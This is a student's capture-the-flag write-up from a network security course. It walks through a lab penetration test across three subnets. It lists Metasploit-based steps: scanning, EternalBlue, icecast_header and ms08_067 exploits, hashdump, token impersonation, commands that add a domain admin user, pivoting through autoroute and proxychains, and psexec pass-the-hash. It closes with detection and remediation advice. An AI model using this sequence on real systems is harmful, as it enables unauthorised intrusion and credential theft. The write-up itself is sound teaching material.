Name: Sujith Dwarsala

Class: CSCI 6542

Group: 2

**CTF Final Write-Up**

**Plan of Attack:**

1. **Early Reconnaissance**
   1. **Entire Subnet:** nmap -PE -n 192.168.91.0/24
   2. **Specific Hosts (x5):** nmap -sV -T4 192.168.91.201 192.168.91.202 192.168.91.203 192.168.91.204 192.168.91.254
2. **Level 1 - Exploitation**
   1. **Possibilities:**
      1. **EternalBlue** for .91.201-204
      2. **Icecast\_header** for .91.201-204
      3. **Hydra (password spraying)** for .91.254 (OpenSSH 6.7 protocol 2)
3. **Level 1 – Internal Foraging and Lateral Movement**
   1. **getsystem**
   2. **sysinfo**
   3. **hashdump**
   4. **use incognito**
      1. **list\_tokens -u**
      2. **impersonate\_token <user\_token>**
   5. **shell**
      1. **net config workstation**
      2. **nslookup <domain> (if one exists; to get IP)**
      3. **net share**
      4. **dir \\<domain DNS>\C$**
      5. **net user <username> <password> /add /domain**
      6. **net group “Domain Admins” <username> /add /domain**
4. **Level 2 - Exploitation (REQUIRES 2 TERMINALS)**
   1. **Commands, post-exploitation (Terminal 1):**
      1. **run autoroute -s 192.168.91.0/24** (run on exploited machine)
      2. **background**
      3. **use auxiliary/server/socks4a**
      4. **set SRVHOST 127.0.0.1**
      5. **set SRVPORT xxxx**
      6. **run**
   2. **Commands, post-exploitation (Terminal 2):**
      1. **nano /etc/proxychains.conf** (127.0.0.1 xxxx)
      2. **proxychains nmap -sT -Pn -n <targetIP> --top-ports 50**
   3. **Second-Level Exploitation**
      1. **use exploit/windows/smb/psexec**
      2. **set RHOST <reconned IP>**
      3. **set SMBUser <level 1 hashdump user>**
      4. **set SMBPass <level 1 hashdump pass>**
      5. **set LHOST <level 1 exploited IP>**
      6. **exploit**
5. **Level 2 - Internal Foraging and Lateral Movement**
   1. **Identical to Level 1**

**Layer 1: 172.17.17.203 🡪 192.168.91.0/24**

**Initial exploit (192.168.91.203)**

* Firstly, started with eternal blue (ms17) but failed due to target os mismatch.

A screen shot of a computer code

Description automatically generated

Figure: 1

* Then tried icecast\_header exploit with which I was able to successfully get into the system and did hashdump to get credentials and before I can proceed any further connection died.

A computer screen with white text

Description automatically generated

Figure: 2

* So, now that I had the credentials from hashdump, I used psexec (ms17) to pass the hash of “Administrator” and got a stable connection. Looked in the system to find tokens but none were useful.
* Then I ran autoroute to the network (192.168.91.0/24). While my teammates were scanning the 192.168.92.0/24 network, I started looking for trophies on 91.203.
* Couldn’t find any, so went to look for any other available systems on the 192.168.91.0/24 network. Found 91.1 and 91.22 using Nmap via the proxy chain created through the second terminal and scanned for port 445. (Figure: 3)




Figure: 3

**Pivoting to 192.168.91.22**

* After finding them asked my teammate to attack 91.1, I went with 91.22. Firstly, I used psexec with admin credentials but for some reason exploit didn’t create a session. So, tried ms17 version of psexec which worked.

A screenshot of a computer program

Description automatically generated

Figure: 4

* Here found “jeffrey” token. Using incognito, impersonated as Jeffrey created a shell and add a new admin user “sujit” with password “MAGno5678”.

A black screen with white text

Description automatically generatedA screen shot of a computer

Description automatically generated

Figure: 5

* Now that I had access to the “MEDINASOD” server, Looked through the system to find any useful information.

A screen shot of a computer

Description automatically generated A black screen with white text and numbers

Description automatically generated

Figure: 6

* Then after looking into the network 91.22 is also connected to 192.168.92.0/24 network so I created autoroute to the network. (Figure: 6)
* And using inbuild extension “Kiwi” found Jeffrey password which is“*SecureString5*”.

A screenshot of a computer

Description automatically generated

Figure: 7

* Now that we have access to .92 network did a arp scan using msfconsole build-in cmd (arp\_scanner) because the proxy chain is causing some errors.

**Layer 2: 192.168.91.22 🡪 192.168.92.0/24**

**Initial exploit (192.168.92.32)**

* After finding the systems on 92 network. Using my admin credentials I created before “sujit” and psexec and payload as bind tcp got into the 198.168.92.32.

A computer screen with white text

Description automatically generated

Figure: 8

* After the session is created looked into the sysinfo and found that system is x64 and payload is x86. Because of the mismatch I won’t be able to run hashdump and other cmd’s. To change the meterpreter architecture I used the x64 version of the payload “windows/x64/meterpreter/bind\_tcp” and this time I used 92.31 system and got in.

A screenshot of a computer program

Description automatically generated

Figure: 9

* After getting hashdump looked to find for any trophies and found a file that says hashdump is the trophy. Also, the system did not have any impersonation tokens, It had Window Manager\DWM-1 after impersonating it I couldn’t find anything new. Used kiwi to look for secretes and passwords but couldn’t find any either.
* Opened a route to 192.168.93.0/24 network as the system is also connected to 93 network as 192.168.93.31.

A computer screen with white text

Description automatically generatedA computer screen shot of a black screen

Description automatically generated

Figure: 10

**Pivoting to 192.168.92.1**

* Used same creds I used for 92.31 to get into 92.1 and found a trophy (hashdump).

A screen shot of a computer code

Description automatically generatedA computer screen shot of a computer

Description automatically generated

Figure: 11

* Found nothing useful. No new impersonation token found. And no new secretes. While my teammate tried to get into 92.135, I started scanning the new 192.168.93.0/24 network.

**Layer 3: 192.168.92.32 🡪 192.168.93.0/24**

**Initial exploit (192.168.93.100)**

* Firstly, started with network scan and found there are 93.100, 93.101 and 93.225. Assumed 255 maybe the server so started with 93.100.

A screenshot of a computer program

Description automatically generated

Figure: 12

* After few failed attempts with different credentials using psexec, ms17\_010\_psexec and ms17\_010\_eternalblue. As it shows OS mismatch error, tried smb\_version scan and found its running 2003 SP1 build: 3790 which is a very old microsoft build.



Figure: 13

* This version is vulnerable to ms08\_067\_netapi exploit. So used this as the exploit with bind tcp payload, was successfully able to get into the system.

A screenshot of a computer program

Description automatically generated

Figure: 14

* After getting into the system got the hashdump and using incognito saw available tokens and found a new token “VICTIM-HTTP\Administrator” before I could impersonate the token connection died.

A screen shot of a computer

Description automatically generated

Figure: 15

* Tried to get it back, didn’t work. Tried to get on 93.101 same issue couldn’t get on and smb services stopped responding on port 445.
* So, looked into other available ports on the 93.100. Found port 80,135,139,1025 and 1027 apart from 445. Looked into possible exploits that could compromise the system via http.

A screenshot of a computer screen

Description automatically generated A black background with white text

Description automatically generated

Figure: 16

* Before I could find a way to build an exploit, time for the lab has runout. Didn’t get through to 93.255. Didn’t use the available new token or search the 93.100 for trophies due to the error.

**Flow Diagram:**

Layer 3

Layer 1

Layer 2

Layer 0

192.168.93.100

192.168.92.1

192.168.91.1

172.17.17.203

192.168.93.31

192.168.92.31

192.168.91.22

192.168.93.255

192.168.91.201-4

192.168.92.135

= Same system connected to /present in different layers

\*\*This diagram does not include all the systems discovered or present in the network/layer. It only includes significantly used ones from above to paint picture.

**Icecast\_header psexec\_ms17**

192.168.91.22

192.168.91.203

172.17.17.203

**Psexec (Jeffrey) psexec (admin hash)**

192.168.93.100

192.168.92.31

192.168.91.1

**Ms08\_067\_netapi**

**Task breakdown:**

* Initial plan of the group is that all 3 members will try to get into a different system from 192.168.91.201 to 204. After that, main goal is to reach end as soon as possible before looking for trophies as more people try to exploit same system, there is high probability of multiple crashes and delays to further proceed.
* Roles: Caleb Carpenter and Danillo Miqui took lead in exploiting, I also helped in exploiting but simultaneously did network scanning and looked into hashdump and files for trophies. As I found them, I also instructed group members to capture a screenshot of it for their final write-up.

**What were the vulnerabilies you exploited to create your path through the network?**

* **icecast\_header:** By exploiting a buffer overflow vulnerability present in the Icecast server used on system 192.168.91.203.
* **psexec and psexec\_ms17:** Used to authenticate and gain further access using “administrator” hash and others obtained from the hash dumps on 192.168.91.22, 91.1 and 92.31.
* **impersonation tokens:** using incognito extension impersonated as other available token users to escalate privileges and create admin user “sujit” on MEDINASOD server using “Jeffrey” token on 192.168.91.22.
* **ms08\_067\_netapi:** By exploiting remote code executing through a windows server service vulnerability on 192.168.93.100.

**How would you detect and remediate these vulnerabilities in a real network?**

**How would you detect the use of these vulnerabilies in a real network?**

* **For detection/use:** 
  + Implementing monitoring tools like SIEM systems and network traffic scanners for unusual activity, including unexpected file transfers.
  + Doing regular vulnerability scans to identify weaknesses and misconfigurations.
  + Monitor authentication logs for suspicious logins, privilege escalation and abnormal traffic (SMB/port: 445).
  + Use endpoint detection tools to track and analyze suspicious processes (new processes with random names etc.).
  + Inspect network traffic for unusual packets and patterns.
* **Methods to remediate:** 
  + Keep services updated and apply security patches.
  + Disable unused services.
  + Enable multi-factor authentication (MFA) and logout policy like auto logout or renew the session after few minutes of inactivity.
  + Block any privilege escalation attempts using principle of least privilege.
  + Isolate networks to limit lateral movement.

**What was your biggest lesson learned from the exercise?**

* The biggest lesson learned is the critical role played by misconfigurations and outdated software and services in network vulnerabilities. And simple oversights like improperly managed SMB (445) ports/services, and weak access controls can create paths for exploitation. The absence of proper policy for login and MFA allowed easy credential-based attacks. And unused services that are active also provided additional vulnerabilities to exploit. Also learned the importance of logging out of privileged or any active sessions, as these tokens can be exploited for impersonation-based privilege escalation attacks.